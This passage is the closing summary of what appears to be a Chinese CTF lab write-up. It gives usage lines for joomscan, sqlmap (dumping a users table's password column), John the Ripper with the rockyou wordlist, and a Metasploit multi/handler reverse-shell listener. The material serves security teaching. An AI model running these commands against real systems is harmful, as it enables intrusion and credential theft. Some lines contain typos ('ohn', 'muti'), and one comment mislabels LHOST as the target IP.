cat the-flag.txt
四、知识总结
1.joomscan 漏洞扫描工具
JoomScan 是一款开源的 Joomla CMS 专属漏洞扫描工具,核心用于自动化检测 Joomla 站点的版本漏洞、组件缺陷、配置错误及敏感文件,Kali Linux 已默认预装。
使用方法:
joomscan -u https://target.com     # 扫描目标站点
joomscan -u https://target.com -o html -r /tmp/report.html   # 生成 HTML 报告并存到指定路径
2.sqlmap
sqlmap 是一款开源、跨平台的自动化 SQL 注入漏洞检测与利用工具,能够自动化完成从漏洞探测、注入利用到权限提升的全流程操作,Kali Linux 已默认预装。
使用方法:
sqlmap -u 'http://xx/?id=1'    # 检测注入点
sqlmap -u 'http://xx/?id=1' --dbs  # 查找所有数据库
sqlmap -u 'http://xx/?id=1' --current-db    # 查找当前数据库名称
sqlmap -u 'http://xx/?id=1' -D 'security' --tables  # 查找security数据库中都有哪些表
sqlmap -u 'http://xx/?id=1' -D 'security' -T 'users' --columns # 查找security库中user表中都有哪些字段
sqlmap -u 'http://xx/?id=1' -D 'security' -T 'users' -C 'user,password' --dump  # 查看user表中user和password字段的信息
sqlmap -u 'http://xx/?id=1' -D 'security' -T 'users' --dump #查看表中所有字段信息
3.john密码哈希破解工具
John 全称 John the Ripper,它是一密码哈希破解工具,支持多种哈希算法和密码格式,被广泛用于弱密码检测、哈希值破解和系统安全评估,Kali 默认预装。
使用方法:
john /tmp/password.hash    # 使用内置字典破解, passowrd.txt
ohn --wordlist=/usr/share/wordlists/rockyou.txt /tmp/password.hash#  使用自定义字典破解
4.msfconsole 监听 shell
msfconsole
use exploit/muti/handler   # 进入该目录
set LHOST 192.168.1.140    # 设置目标ip
set LPORT 5555             # 设置目标端口
run                        # 开启监听
5.查看系统信息
uname -a        # 获取当前操作系统信息
cat /etc/issue  # 查看当前系统版本信息
腾讯云面向开发者汇聚海量精品云计算使用和开发经验,营造开放的云计算技术生态圈。
更多推荐
 17
17 0
0- 0


 已为社区贡献4条内容

所有评论(0)